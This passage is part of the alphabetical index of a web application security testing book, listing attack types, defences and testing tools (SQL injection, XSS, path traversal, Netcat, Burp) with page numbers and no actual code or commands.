  - understanding, 814–815
- sessions
  - fixation, 819
  - terminating, 818–819
- shared hosting, 845–846
- SMTP injection, 836–837
- SOAP injection, 839
- SQL injection, 827–829
- stored procedures, 831–832
- weak SSL ciphers, 851
- web servers, 846–849
  - dangerous HTTP methods, 847
  - default content, 847
  - default credentials, 846
  - native software bugs, 848
  - proxy server functionality, 847
  - virtual hosting, 847–848
  - WAFs, 848–849
- work areas, 791–793
- XPath injection, 840–841
- XXE injection, 841
- hacker's toolkit, 747
  - custom scripts, 786–789
    - Curl, 788
    - Netcat, 788–789
    - Stunnel, 789
    - Wget, 788
  - Firebug, 785
  - Hydra, 785–786
  - integrated testing suites, 751–773
    - components, 752–769
    - types, 751
  - Nikto, 785
  - web browsers, 748–750
    - Chrome, 750
    - Firefox, 749–750
    - IE, 748–749
  - Wikto, 785
- Hammad, Sherief, 322
- Harper, Allen, 634
- Harris, Shon, 634
- HEAD functions, 43
- HEAD method, 265
- heap overflows, 635–636
- Heasman, John, 634
- hex encoding, 69–70
- hidden content
  - discovering, 80–93
    - brute-force techniques, 81–85
    - inference from published content, 85–89
  - Nikto, 93
  - public information, 89–91
  - user-directed spidering, 81–83
  - web server leveraged for, 91–93
  - Wikto, 92–93
- hacker's methodology,
  - application mapping, 796–797
- hidden HTML form fields
  - client-side data transmission with, 118–120
  - intercepting proxy modifying, 119–120
- hidden parameters, application mapping, 96–97
- hijacking
  - JavaScript, 519–520
    - E4X, 523–524
    - function callbacks, 520
  - JSON, 521
  - preventing, 524
  - variable assignment, 522
- sessions, 436
- Holyfield, Brian, 138
- horizontal access controls, 258
- horizontal privilege escalation, 259, 416
- Host header, 41
- hosting. *See* shared hosting
- HP OpenView, 359
- HPI. *See* HTTP parameter injection
- HPP. *See* HTTP parameter pollution
- HTML. *See* hypertext markup language
- HTML5
  - Ajax, 487
  - event handlers, 458
  - local privacy attacks, 554
  - same-origin policy, 528–529
  - script pseudo-protocols, 458
  - web functionality, 64–65
- HTTP. *See* hypertext transfer protocol
- HTTP header injection
  - causes, 531–532
  - cookies, 533
  - exploiting, 532–535
  - attackers, 534–535
  - hacker's methodology, 830
  - HTTP response splitting, 534–535
  - input validation, 536
  - preventing, 536
- HTTP parameter injection (HPI), 390
  - causes, 393–394
  - HPP, 394–395
- HTTP parameter pollution (HPP)
  - client-side, 548–550
  - HPI, 394–395
- HTTPRECON, 102
- HTTPS, 49
  - integrated testing suites,
    - intercepting proxies, 755–758
  - login function, 170
  - man-in-the-middle attacks, 566–568
  - proxy servers, 50
  - session tokens, 234–236, 250
- HTTPWatch tool, IE, 748
- Hydra, 785–786
- hyperlinks, web functionality, 58
- hypertext markup language (HTML). *See also* HTML5
  - ActiveX controls modification, 557
  - bypassing filters, 459–465
    - attribute delimiters, 461–462
    - attribute names, 461
    - attribute values, 462
    - character sets, 464–465
    - tag brackets, 462–464
    - tag name, 460–461
  - encoding, 68–69
    - developer mistakes, 494–495
  - forms, 58–59
    - authentication, 160–161
    - client-side control of user input with, 127–133
    - client-side data transmission with hidden, 118–120
    - disabled elements, 131–133
    - intercepting proxy modifying hidden, 119–120
    - length limits, 128–129
    - script-based validation, 129–131
  - injection, cross-domain data capture, 516–517
  - reflected XSS limiting, 495–496
  - script code introduced in dynamically evaluated CSS styles, 459
  - event handlers, 457–458
  - script pseudo-protocols, 458
  - scripttags, 457

- stored XSS limiting, 495–496
- tag pairs, XSS, 422
- web functionality with, 58
- hypertext transfer protocol (HTTP). *See also* HTTP header
  - injection
  - access controls testing, 278
  - authentication, 50–51
    - sessions avoided with, 208–209
  - benefits, 5
  - cookies, 19, 47
    - client-side data transmission, 121
    - session management tokens, 207–208, 234–236
  - fingerprinting, 102
  - hacker's methodology, web servers, 847
  - headers
    - application mapping, input entry points, 100–101
    - general, 45
    - request, 45–46
    - response, 46
    - security assumptions, 123
  - HPI, 390
    - causes, 393–394
  - HPP, 394–395
    - client-side, 548–550
  - man-in-the-middle attacks, 566–568
  - messages, 40–42
  - methods, 42–44
  - origins, 39
  - proxy servers, 49–50
  - requests, 40–41
    - dissecting, 107–108
    - input sources, 52
    - URL, 40, 42
  - responses, 41–42
    - splitting, 534–535
  - server-side redirection, 390–392
    - exploiting, 391–392
  - SSL and, 49
  - status codes, 48–49
    - enumerating identifiers, 574
  - TCP protocol, 40
  - hypothesis testing, statistical, 219–222
- I
  - ID field, 295
  - IDA Pro, 153
  - iDefense, 558
  - identifier-based functions
    - access controls, 261–262
    - application logs, 262
  - identifiers. *See* enumerating identifiers
  - IE. *See* Internet Explorer
  - IEWatch tool, 79, 748
  - If-Modified-Since, 128–129
  - If-None-Match, 128–129
  - iframe, 511–515
  - IIS, Microsoft
    - error messages, 628
    - ISAPI extensions, 688
    - path traversal vulnerabilities, 691–692
  - impersonation, authentication, 178–180
    - hacker's methodology, 808–809
  - in-band delivery, XSS, 449–450
  - inducing actions, 501
    - request forgery
      - CSRF, 8, 244, 251, 504–511
      - OSRF, 502–503
    - UI redress attacks, 508, 511–515
      - basic form, 511–513
      - framebusting, 514–515
      - mobile devices, 515
      - preventing, 515
      - variations, 513
    - XSS attack payloads, 445–446
  - inference
    - information disclosure, 626–627
    - search engines, 626
    - SQL injection, 319–324
  - infinite loops, 29
  - information disclosure
    - error messages, 615–625
      - generic, 628
    - inference, 626–627
    - leaks
      - client-side, 629
      - preventing, 627–629
    - protecting, 628–629
    - published content, 625
  - information leakage, 8
    - authentication preventing, 195–196
    - hacker's methodology, 852
  - information disclosure
    - client-side, 629
    - preventing, 627–629
  - information\_schema, 309–310
  - initialization vector (IV), 685
  - injection
    - back-end request, 841
    - client-side, 531–550
      - SQL, 547–548
    - code, 288
    - cookie
      - attacker methods, 536–537
      - session fixation, 537–540
    - CSS, cross-domain data capture, 517–519
    - e-mail header, 398–399
    - HPI, 390
      - causes, 393–394
    - HTML, cross-domain data capture, 516–517
    - HTTP header
      - attackers exploiting, 534–535
      - causes, 531–532
      - cookies, 533
      - exploiting, 532–535
      - hacker's methodology, 830
      - HTTP response splitting, 534–535
      - input validation, 536
      - output validation, 536
      - preventing, 536
    - interpreted language, 288–290
    - LDAP, 349–354
      - conjunctive queries filters, 352–353
      - exploiting, 351–353
      - flaws, 353–354
      - hacker's methodology, 839–840
      - preventing, 354
      - vulnerabilities, 350–351
    - login function bypassed, 288–290
    - NoSQL, 342–344
      - MongoDB, 343–344
    - OS commands, 358–368
      - ASP.net, 360–361
      - dynamic code execution, 362
      - dynamic code execution, vulnerabilities, 366–367
      - flaws, 363–366
      - hacker's methodology, 832–833
      - metacharacters, 420
      - Perl language, 358–360
      - preventing, 367–368
      - shell metacharacters, 363, 365
      - source code, 708
      - spaces, 366
      - time delay, 363–364
    - script
      - hacker's methodology, 835
      - preventing vulnerabilities, 368
    - SMTP, 397–402
      - flaws, 400–401
      - hacker's methodology, 836–837
      - preventing, 402
    - SOAP, 386–388
      - banking application, 387–388

- error messages, 388
  - finding and exploiting, 389
  - hacker's methodology, 839
  - preventing, 27, 390
  - SQL, 7, 14
    - advanced exploitation, 314–324
    - API methods, 291
    - application logic flaws, 420–422
    - blind, 626
    - bugs, 298–302
    - client-side, 547–548
    - column name, 301–302
    - conditional errors, 320–322
    - database code components, 741–742
    - defense in depth, 342
    - DELETE statements, 297–298
    - double hyphen, 293
    - error messages, 334–338
    - exploitation tools, 328–331
    - filter bypassing, 311–313
    - fingerprinting databases, 303–304
    - hacker's methodology, 827–829
    - inference, 319–324
    - input validation
      - circumvented, 312
    - INSERT statements, 295–296
    - JavaScript errors, 299
    - numeric data, 299–301, 315–316
    - ORDER BY clause, 301–302
    - out-of-band channel, 316–319
    - parameterized queries, 339–341
    - preventing, 27, 338–342
    - query structure, 301–302
    - second-order, 313–314
    - SELECT statements, 294–295
    - source code, 705–706
    - string data, 298–299
    - syntax, 332–334
    - time delays, 322–324
    - UNION operator, 304–308
    - UNION operator data
      - extraction, 308–311
    - UPDATE statements, 296–297
    - URL encoding, 300–301
    - vulnerability exploitation, 292–294
  - Trojan, XSS attack payloads, 444–445
  - XML, 383–390
    - XXE, 384–386, 841
  - XPath, 344–349
  - blind, 347–348
  - flaws, 348–349
  - hacker's methodology, 840–841
  - informed, 346–347
  - preventing, 349
  - input. *See also* user input
    - “accept known good” approach, 24
    - application mapping, entry points for
      - HTTP headers, 100–101
      - out-of-band channels, 101
      - request parameters, 99
      - URL file paths, 98–99
    - blog applications, 22
    - boundary validation, 25–28, 313
    - canonicalization, 28–29
    - defense mechanisms, 21–29
      - approaches to, 23–25
    - filters, path traversal
      - vulnerabilities, 374–377
    - hacker's methodology,
      - application logic flaws and incomplete, 843
    - insertion, stored XSS, reflected
      - XSS eliminating dangerous, 495
    - multistep validation, 28–29
    - “reject known bad” approach, 23–24
    - safe data handling approach, 25
    - sanitization approach, 24–25
    - semantic checks, 25
    - validation, 21–22, 313
      - application logic flaws
        - invalidating, 420–422
      - circumventing, 312
      - DOM-based XSS, 497
      - HTTP header injection, 536
      - problems, 26
      - stored XSS, reflected XSS, 492–493
      - varieties, 21–23
  - input-based vulnerabilities,
    - hacker's methodology, 824–836
    - function-specific, 836–841
  - INSERT statements
    - SQL injection, 295–296
    - WHERE clause, 295
  - insurance, application logic
    - flaws, 412–413
  - integer vulnerabilities
    - causes, 640
    - detecting, 642–643
  - hacker's methodology, 838
  - overflows, 640–641
  - signedness errors, 641–642
  - source code, 709–710
  - integrated testing suites
    - fuzzing, 762–763
    - hacker's toolkit, 751–773
      - components, 752–769
      - types, 751
    - intercepting proxies
      - alternatives, 771–773
      - common features, 758–759
      - HTTPS, 755–758
      - web browser configuration, 752–755
    - manual request tools, 765–767
    - shared functions and utilities, 768–769
    - shared token analyzers, 767
    - Tamper Data, 772
    - TamperIE, 772–773
    - vulnerability scanners, 764–765
      - standalone, 773–784
    - web spidering, 760–762
    - work flow, 769–771
  - intercepting proxies
    - evolution, 751
    - integrated testing suites
      - alternatives, 771–773
      - common features, 758–759
      - HTTPS, 755–758
      - web browser configuration, 752–755
  - Internet. *See* World Wide Web
  - Internet Explorer (IE), 239, 459
    - anti-XSS filters, 748
    - error messages, 622
    - HTTPWatch tool, 748
    - IEWatch tool, 79, 748
    - reflected XSS, 435
    - TamperIE, 772–773
    - userData, 554
    - web application hacker's toolkit, 748–749
    - XSS filter, 479–481
  - Internet forums, public
    - information, 91
  - interpreted language injection, 288–290
  - IP address availability, 100
  - IV. *See* initialization vector
- ## J
- Jad, Java, 141
    - decompiling, 148–150
  - .jad files, 148–150
  - .jar files, 141
  - JAttack

- data harvesting, 585–586
- enumerating identifiers, 577–583
- extract function, 598
- fuzzing, 588–590
- strength, 590
- Java
  - API methods
    - database access, 714–715
    - dynamic code execution, 715
    - file access, 713
    - OS command execution, 715–716
    - potentially dangerous, 713–716
    - sockets, 716
    - URL redirection, 716
  - applets, 134
    - decompiling browser extensions, 146–150
  - bytecode, 141
  - debuggers, 151–152
  - error messages, 628
  - Jad, 141
    - decompiling, 148–150
  - same-origin policy, 527
  - security configuring, 716–717
  - serialized data, 136–137
  - session interaction, 712–713
  - terminology, 53
  - tiered architectures, 648
  - user input, 711–712
    - API methods, 712
  - web container, 53
  - web functionality, 53–54
- Java Servlet, 53
- Java Virtual Machine (JVM), 134
  - web server software
    - vulnerabilities, 690
- `java.io.File`, 713
- `java.net.Socket`, 716
- JavaScript
  - browsing history stolen with, 560
  - client-side, validation with, 130–131, 156
  - decompiling browser
    - extensions, original
    - bytecode manipulation, 144
  - DOM, 440
  - DOM-based API methods, 740
  - escaping, script code
    - bypassing filters, 465–466
  - hijacking, 519–520
    - E4X, 523–524
    - function callbacks, 520
    - JSON, 521
    - preventing, 524
      - variable assignment, 522
    - `$js` function, 344
    - length limits, 471
    - logging keystrokes, 560
    - open redirection
      - vulnerabilities, 546
    - port scanning, 561, 566
    - script code bypassing filters
      - using VBScript and, 467–468
    - SQL injection, errors in, 299
    - third-party applications
      - currently used, 560–561
    - web functionality, 61
    - XSS, 436–438
    - XSS exploits executing, in XML responses, 478–479
  - JavaScript Object Notation (JSON)
    - cross-domain requests, 477
    - JavaScript hijacking, 521
    - web functionality, 63
  - JavaSnoop, 151–152
  - JBoss Application Server, 674–676
  - Jetty, 218
    - Dump Servlet, 672
  - Jitko worm, 530–531
  - `$js` function, JavaScript, 344
  - JMX, 674–676
  - JRun, Allaire, 690–691
  - JSON. *See* JavaScript Object Notation
  - `.jsp` file extension, 107
  - JSwat, 151–152
  - JVM. *See* Java Virtual Machine

**K**

  - Kamkar, Samy, 219
  - keystrokes, logging, 560
  - Klein, Amit, 248

**L**

  - LAMP server, 650–651, 666
  - languages. *See* interpreted language
  - lazy load approach, data transmission, 626
  - LDAP. *See* Lightweight Directory Access Protocol
  - leaks. *See* information leakage
  - length limits
    - JavaScript, 471
    - reflected XSS, 471–473
  - Ley, Jim, 444
  - Lightweight Directory Access Protocol (LDAP)
    - filters, 350
    - injection, 349–354
      - conjunctive queries filters, 352–353
      - disjunctive queries filters, 351
    - exploiting, 351–353
    - flaws, 353–354
    - hacker's methodology, 839–840
    - preventing, 354
    - vulnerabilities, 350–351
    - uses, 349–350
  - Linder, Felix, 634
  - Litchfield, David, 320, 327, 693
  - `LOAD_FILE` command, 328
  - local file inclusion, 382
    - tiered architectures, 652–654
  - local privacy attacks
    - autocomplete, 552
    - browsing history, 552
    - Flash LSOs, 553
    - hacker's methodology, 850–851
    - HTML5, 554
    - IE userData, 554
    - persistent cookies, 550
    - preventing, 554–555
    - Silverlight Isolated Storage, 553
    - testing, 550
  - Local Shared Objects (LSOs), 553
  - Location header, 531–532
    - enumerating identifiers, 575
  - location-based access controls, 266
  - logging keystrokes, 560
  - logic. *See* application logic flaws
  - login function, 18–19, 160
    - account suspension, 197–198
    - application logic flaws, 426–427
      - race conditions, 427
    - attackers, 164–165
    - authentication
      - brute-forceable, 162–165
      - verbose failure messages, 166–169
    - concurrent, 250
    - cookies, 163
    - fail-open, 185–186, 194
    - HTTPS, 170
    - injection bypassing, 288–290
    - multistage, 186–190, 194–195
      - attackers, 188
      - common myth, 187
      - purpose, 186–187
      - random questions, 189–190, 194–195
    - secondary challenge, 173, 200

- secret questions, 189
- session management, 206
  - tokens, 539–540
- timing differences, 168–169
- username enumeration, 166–169
- logout function, session management, 242, 250
- logs. *See* system log disclosure, session tokens
- LSOs. *See* Local Shared Objects

## M

- macros, request, 604–606
- `magic_quotes-gpc` directive, 734
- `mail()` command, 398–399
- mail services. *See* e-mail; SMTP injection
- man-in-the-middle attacks, 566–568
- manual request tools, integrated testing suites, 765–767
- mapping. *See* application mapping
- Mavituna, Ferruh, 566
- McDonald, John, 634
- meaningful token attackers, 212
- memory management, web server software, 687–689
- metacharacters, OS command injection, 420. *See also* shell metacharacters
- Microsoft. *See also* Internet Explorer
  - Asirra puzzles, 612
  - IIS
    - error messages, 628
    - ISAPI extensions, 688
    - path traversal vulnerabilities, 691–692
  - security, 431–432
  - SiteLock Active Template Library, 559
- mobile devices
  - applications, 4
  - UI redress attacks, 515
- `mod_isapi`, Apache, 688
- `mod_proxy`, Apache, 688
- MongoDB, NoSQL injection, 343–344
- `MOVE` method, 679–680
- MS-SQL databases
  - attackers, 326–327
  - automated exploitation, 330
  - batch queries, 317
  - default lockdown, 326–327
  - error messages, 334–338
  - out-of-band channels, 317
  - syntax, 332–334
  - `WAITFOR` command, 322–323
- multistage functions
  - access controls, 262–263
    - testing, 271–273
  - banking application, 263
  - hacker's methodology, application logic flaws, 842–843
  - login, 186–190, 194
    - attackers, 188
    - common myth, 187
    - purpose, 186–187
    - random questions, 189–190, 194–195
- multistep validation, input, 28–29
- MySpace, stored XSS, 442–443, 446
- MySQL
  - attackers, 328
  - comments, 303–304, 312
  - double hyphen, 293
  - error messages, 334–338
  - out-of-band channels, 319
  - path traversal vulnerabilities, 651
  - sleep function, 323
  - syntax, 332–334
  - tiered architectures extracting, 650–652
  - UDFs, 328

## N

- naming schemes
  - application mapping, 85–86
  - brute-force exercise, 88
  - identifying, 87
  - static resources, 87
- native client components, 153
- native compiled applications
  - buffer overflow, 634–640
  - examples, 633
  - format string vulnerabilities, 643–644
  - integer vulnerabilities, 640–643
  - testing for, 633–634
- native software bugs
  - hacker's methodology, 837–838
  - web servers, 848
  - source code, 709–710
- NBFS. *See* .NET Binary Format for SOAP
- negative price method, 120
- Ness, Jonathan, 634

- .NET
  - encryption, 686
    - padding oracle, 685–687
- .NET Binary Format for SOAP (NBFS), 138
- Netcat, 788–789
- NETGEAR router, 562
- network disclosure, session tokens, 234–237
- network hosts, attackers, 561–562
- network perimeter, web application security and new, 12–14
- `nextPayload` method, 578
- NGSSoftware, 640
- Nikto
  - hacker's toolkit, 785
  - hidden content, 93
  - maximizing effectiveness, 797
- non-HTTP services, 562–563
- NoSQL
  - advantages, 343
  - data stores, 342–343
  - injection, 342–344
    - MongoDB, 343–344
- `notNetgear` function, 562
- `nslookup` command, 365
- NTLM protocol, 50
- NULL bytes
  - attackers, 23–24
  - WAFs, 460
  - XSS, 460
- NULL value, 306–307
- numeric data
  - limits, 417
  - SQL injection into, 299–301, 315–316

## O

- obfuscation
  - bytecode, decompiling browser extensions, 144–146
  - custom schemes, 109
- OCR. *See* optical character recognition
- ODBC. *See* open database connectivity
- off-by-one vulnerabilities, 636–638
- OllyDbg, 153
- Omitted Results, Google, 90
- 100 Continue, 48
- on-site request forgery (OSRF), 502–503
- onsubmit attributes, 130
- opaque data
  - attackers, 124



- client-side data transmission, 123–124
- open database connectivity (ODBC), 624
- open redirection vulnerabilities
  - causes, 540–541
  - finding and exploiting, 542–546
- hacker's methodology, 830–831
- JavaScript, 546
- preventing, 546–547
- rickrolling attacks, 541
- source code, 707–708
- URLs, 542
  - absolute prefix, 545–546
  - blocking absolute, 544–545
  - user input, 543–544
- OpenLDAP, 352
- operating system commands (OS commands)
  - ASP.NET API methods, 722–723
- injection, 358–368
  - ASP.net, 360–361
  - dynamic code execution, 362
  - dynamic code execution, vulnerabilities, 366–367
  - flaws, 363–366
  - hacker's methodology, 832–833
  - metacharacters, 420
  - Perl language, 358–360
  - preventing, 367–368
  - shell metacharacters, 363, 365
  - source code, 708
  - spaces, 366
  - time delay, 363–364
- Java API methods, 715–716
- Perl language API methods, 738
- PHP API methods, 731
- optical character recognition (OCR), 611
- OPTIONS functions, 43
- OPTIONS method, 679–680
- OPTIONS request, 528
- Oracle
  - databases
    - attackers, 327
    - 11g, 318
    - error messages, 334–338
    - out-of-band channels, 317–318
    - syntax, 332–334
    - time delays, 323–324
  - UNION operator, 307–308

- PL/SQL Exclusion List, 676–677
  - web server software filter bypass, 692–694
- web server, 676–677
- The Oracle Hacker's Handbook* (Litchfield), 693
- oracles. *See* encryption oracle
- ORDER BY clause, 295
- SQL injection, 301–302
- Origin headers, 528–529
- OS commands. *See* operating system commands
- OSRF. *See* on-site request forgery
- other user attackers, 431–432
- out-of-band channels
  - application mapping, input entry points, 101
- MS-SQL databases, 317
- MySQL, 319
- Oracle databases, 317–318
- SQL injection, 316–319
- unavailable, 319
- out-of-band delivery, XSS, 450
- output validation
  - DOM-based XSS, 497–498
  - HTTP header injection, 536
  - stored XSS, reflected XSS, 493–495

## P

- padding oracle
  - attack, 626
  - .NET, 685–687
- pageid parameter, 598
- parameter-based access controls, 265–266
- parameterized queries
  - provisos, 341
  - SQL injection, 339–341
- parameters
  - application mapping, input entry points, 99
  - hidden, application mapping, 96–97
  - URL, client-side data transmission, 121–122
- parseResponse method, 585, 589
- passive scanning, 764–765
- passwords
  - access controls attackers harvesting, 275–276
  - backdoor, 178–179
  - source code, 708
  - brute-force techniques for wiki, 424
- change functionality, 171–172, 193
  - application logic flaws, 409–410
  - misuse, 199
  - username, 172
- cleartext storage, 190–191
- forgotten, 14, 584
  - functionality, 173–175
- guessing, 160
  - techniques, 163–164
- hacker's methodology, authentication
  - guessing, 807
  - quality, 806
  - recovery function, 807–808
- hints, 174, 200
- predictable initial, 183
- real-world, 163
- recovery
  - challenges, 173–174
  - hacker's methodology, authentication, 807–808
  - hints, 200
  - misuse, 199–200
  - secondary challenge, 200
  - time-limited URLs, 174–175
- requirements, 192
- resetting, 175
- system-generated, 192
- truncated, 180–181
- weak, 161–162
- path restriction cookies, 247–248
- path traversal vulnerabilities
  - Apple iDisk Server, 690
  - application mapping, 371
- attackers
  - circumventing obstacles, 374–377
  - successful, 374
  - targets, 370–371
- causes, 368–369
- chrooted file system, 380–381
- custom encoding, 377–378
- detecting, 372–374
  - initial testing, 372
- exploiting, 379
- finding, 370–378
- hacker's methodology, 833–835
- input filters, 374–377
- Microsoft IIS, 691–692
- MySQL, 651
- preventing, 379–381
- source code, 706–707
- subtlety, 370
- UNIX compared to Windows, 374

- user input, 379–380
- Payment Card Industry (PCI), 7
- Perl language
  - API methods
    - database access, 737–738
    - dynamic code execution, 738
    - file access, 737
    - OS command execution, 738
    - potentially dangerous, 736–739
    - sockets, 739
    - URL redirection, 738
  - eval function, 362
  - OS command injection via, 358–360
  - security configuration, 739–740
  - session interaction, 736
  - shell metacharacters, 360
  - user input, 735–736
- per-page tokens, 252–253
- persistent cookies, 550
- phishing attacks, 541, 707
- PHP
  - API methods
    - database access, 729–730
    - dynamic code execution, 730–731
    - file access, 727–729
    - OS command execution, 731
    - potentially dangerous, 727–732
    - sockets, 732
    - URL redirection, 731–732
  - eval function, 362
  - file inclusion vulnerabilities, 381–382
  - mail() command, 398–399
  - safe mode, 666
  - security configuration, 732–735
    - magic\_quotes-gpc directive, 734
    - register\_globals directive, 733
    - safe\_mode directive, 733–734
  - session interaction, 727
  - tiered architectures, 653–654
  - user input, 724–727
  - web functionality, 54–55
  - .php file extension, 108
  - phpinfo.php, 672
  - ping command, 364
  - PKC # 5 padding, 685
    - CBC, 686–687
  - Plain Old Java Object (POJO), 53
  - PL/SQL Exclusion List, Oracle, 676–677
    - web server software filter bypass, 692–694
  - POJO. *See* Plain Old Java Object
  - port scanning, Java Script, 561, 566
  - POST method, 43, 192
    - purpose, 264
  - POST request
    - Content-Length header, 581
    - XSS converting, 474–475
  - PostgreSQL, 323
  - Pragma header, 42
  - predictable initial passwords, 183–184
  - predictable tokens, 213–223
    - Burp Intruder, 213–214
    - concealed sequences, 213–215
    - time dependency, 215–217
    - weak random number generation, 218–219
    - testing quality, 219–223
  - preg\_replace function, 730
  - prepared statements, 339–341
  - privacy attacks. *See* local privacy attacks
  - privilege
    - data stores, 287
    - DBA, 325–326
    - escalation
      - horizontal, 258, 416
      - vertical, 258, 416
    - multilayered model
      - access controls security, 280–283
      - attackers, 283
  - privs field, 295
  - proceeding to checkout, application logic flaws, 410–411
  - programmatic access controls, 282
  - PROPFIND method, 679
  - proxy history records, 769–771
  - proxy servers. *See also* intercepting proxies
    - hacker's methodology, web servers, 847
    - hidden HTML form
      - modification with intercepting, 119–120
    - HTTP, 49–50
    - HTTPS, 50
    - invisible, 138
    - web servers as, 682–683
  - proxy services
    - cross-domain data capture, 529–531
    - GT, 530–531
    - Jitko worm, 530–531
  - public information
    - error messages, 623
    - hacker's methodology, application mapping, 796
    - hidden content discovery with, 89–91
    - Internet forums, 91
    - search engines for, 89
    - web archives for, 89–90
  - published content
    - error messages, 625
    - hidden content discovery with inference from, 85–89
    - information disclosure, 625
  - PUT functions, 43
  - PUT method, 679–680

## Q

  - quantity parameter, restricting, 128
  - queries
    - CGI, 735–736
    - conjunctive filters, 350
      - LDAP injection, 352–353
    - disjunctive filters, 350
      - LDAP injection, 351
    - parameterized
      - provisos, 341
      - SQL injection, 339–341
    - search engines, 90
    - SELECT queries, UNION operator, 304–305
    - structure, SQL injection, 301–302

## R

  - race conditions, 427
  - Rails 1.0, 55
  - RBAC. *See* role-based access control
  - real-world
    - application logic flaws, 406–407
    - CSRF flaw, 505
    - passwords, 163
    - XSS, 442–443
  - recompiling, source code to
    - bytecode
      - within browser, 142–143
      - outside browser, 143



- redirection attacks. *See* open redirection vulnerabilities
  - referer-based access controls, 266
  - Referrer header, 41–42
    - client-side data transmission, 122
    - Firefox, 239
    - XSS exploiting via, 475–476
  - reflected XSS, 434–438
    - Apache, 442
    - cookies, 437–438
    - delivering, 448–449
    - DOM XSS converted from, 472–473
    - exploiting, 435–438, 474
    - filters
      - defensive, 455–456
      - sanitizing, 468–471
      - signature-based, 455–456
    - finding and exploiting, 452–481
    - hacker's methodology, 829–830
    - IE, 435
    - length limits, 471–473
    - preventing, 492–496
      - HTML limitations, 495–496
      - input insertion, 495
      - input validation, 492–493
      - output validation, 493–495
    - “remember me” function, 437
    - steps, 436–437
    - stored XSS compared to, 439–440
    - user input testing, 453
      - script introduction, 454–455
  - register\_globals directive, 733
  - “reject known bad” approach, input, 23–24
  - RememberMe cookie, 407–408
  - “remember me” functions
    - application logic flaws, encryption oracle, 407
    - authentication, 175–176, 193
    - hacker's methodology, 808
    - cookies, 175–176
    - encrypting, 177
    - reflected XSS, 437
  - remote attackers, 427
  - remote black-box testing, 427
  - remote file inclusion, 381–382
    - flaw testing, 383
  - remoting, 70
  - representational state transfer (REST), URLs, 44–45
    - spidering, 74–75
  - request forgery
    - CSRF, 8, 244, 504–511
      - anti-CSRF tokens, 508–509, 516–517
      - authentication, 507–508
      - exploiting flaws, 506–507
      - hacker's methodology, 820
      - preventing flaws, 508–510
      - real-world flaws, 505
      - session management, 251
      - XSS defeating anti-CSRF tokens, 510–511
    - OSRF, 502–503
  - request headers, 45–46
  - “request in browser,” Burp Suite, 272–273
  - request macros, Burp Suite, 604–606
  - response headers, 46
  - REST. *See* representational state transfer
  - reverse strokejacking, 560
  - rickrolling attacks, 541
  - Rios, Billy, 485
  - robots.txt, 74
  - role-based access control (RBAC), 282
  - rolling your own insurance, application logic flaws, 412–413
  - Ruby on Rails (Ruby), 55
  - WEBrick, 690
- S**
- safe data handling approach, input, 25
  - “safe for scripting” registration, ActiveX controls, 555–557
  - safe\_mode directive, 733–734
  - same-origin policy, 524–525
    - browser extensions, 525–527
    - Flash, 525–526
    - Java, 527
    - Silverlight, 526–527
    - hacker's methodology, 851–852
    - HTML5, 528–529
    - web functionality, 64
  - sanitization approach, input, 24–25
  - sanitizing filters, 468–471
  - scanning. *See* vulnerability scanners
  - Schuh, Justin, 634
  - ScreenName cookie, 407–408
  - scripts. *See also* cross-site scripting
    - deliberate backdoor, 660–661
    - enumerating identifiers, 576–577
    - error messages, 616–617
    - hacker's toolkit custom, 786–789
      - Curl, 788
      - Netcat, 788–789
      - Stunnel, 789
      - Wget, 788
    - HTML form validation, 129–131
    - injection
      - hacker's methodology, 835
      - preventing vulnerabilities, 368
    - reflected XSS user input testing to introduce, 454–455
    - session token attacker, 217
  - script code
    - bypassing filters, 465–468
      - dot character alternatives, 466
      - dynamically constructed strings, 466
      - encoding, 468
      - eval function alternatives, 466
      - JavaScript escaping, 465–466
      - multiple technique combination, 466–467
      - VBScript, 467
      - VBScript and JavaScript, 467–468
  - HTML introducing
    - dynamically evaluated CSS styles, 459
    - event handlers, 457–458
    - script pseudo-protocols, 458
    - scripttags, 457
  - script pseudo-protocols, 458
  - search engines
    - error messages, 623
    - inference, 626
    - public information, 89
    - queries, 90
  - search function
    - application logic flaws, 422–424, 429
    - stored XSS, 439
  - SEARCH method, 679
  - secondary challenge
    - login function, 173, 200
    - password recovery, 200
  - second-order SQL injection, 313–314

- second-order XSS. *See* stored XSS
- secret questions, login function, 189
- Secure Socket Layer (SSL)
  - client-side certification, 138
  - communication protection, 192
  - hacker's methodology check
    - for weak ciphers, 851
  - HTTP tunneled over, 49
  - security, 7–8
  - session tokens, 233
  - vulnerabilities of, 8
- security. *See also* defense mechanisms
  - access controls, 278–283
  - best practices, 279–280
  - central component approach, 280
  - multilayered privilege model, 280–283
  - pitfalls, 278–279
- application logic flaws, 428
- ASP.NET
  - configuration, 723–724
  - ViewState, 155
- ASPs, 665–667
  - component segregation, 667
  - customer access, 665–666
  - customer functionality segregation, 666
- authentication, 191–201
  - brute-force attack prevention, 196–199
  - subtleties, 195
- client-side, 431–432
- client-side data transmission, 154–156
  - logging and alerting, 156
  - validation, 155
- evolution, 432
- hardening, 695–696
- HTTP headers and
  - assumptions with, 123
- Java configuration, 716–717
- media focus on, 432
- Microsoft, 431–432
- myths, 433
- PCI standards, 7
- Perl language configuration, 739–740
- PHP configuration, 732–735
  - magic\_quotes-gpc directive, 734
  - register\_globals directive, 733
  - safe\_mode directive, 733–734
- questions, 650
- reputation, 1
- session management, 248–254
- shared hosting, 665–667
  - component segregation, 667
  - customer access, 665–666
  - customer functionality segregation, 666
- SSL, 7–8
- tiered architectures, 654–656
- time and resources impacting, 11
- token generation, 210
- underdeveloped awareness of, 10
- web application, 1, 6–15
  - attackers, 6
  - developer understanding, 3
  - future, 14–15
  - key factors, 10–12
  - new network perimeter for, 12–14
  - user input threatening, 9–10
  - vulnerabilities, 7–8
- web server
  - configuration, 684
  - software, 695–697
- website evolution and, 2
- XSS, evolution, 433
- SELECT NULL value, UNION operator, 306–307
- SELECT queries, UNION operator, 304–305
- SELECT statements
  - SQL injection, 294–295
  - WHERE clause, 321
- self-registration, usernames, 182, 196
- semantic checks, input, 25
- semicolon character, batch function, 363
- serialization, 70
- serialized data
  - browser extensions
    - intercepting data transmission, handling, 136–138
    - Java, 136–137
    - Flash, 137–138
    - Silverlight, 138
- server error messages, 619–622
- Server header, 42
- server-executable files, 382
- servers. *See* web servers
- server-side
  - API redirection, 392
  - functionality
    - application mapping
      - identifying, 106–110
- ASP.NET, 54, 103
- dissecting requests, 107–108
- Java, 53–54
- PHP, 54–55
- Ruby on Rails, 55
- SQL, 55–56
- web application behavior
  - extrapolation, 109–110
- web application behavior isolation, 110
- web services, 56–57
- XML, 56
- HTTP redirection, 390–392
  - exploiting, 391–392
- technologies
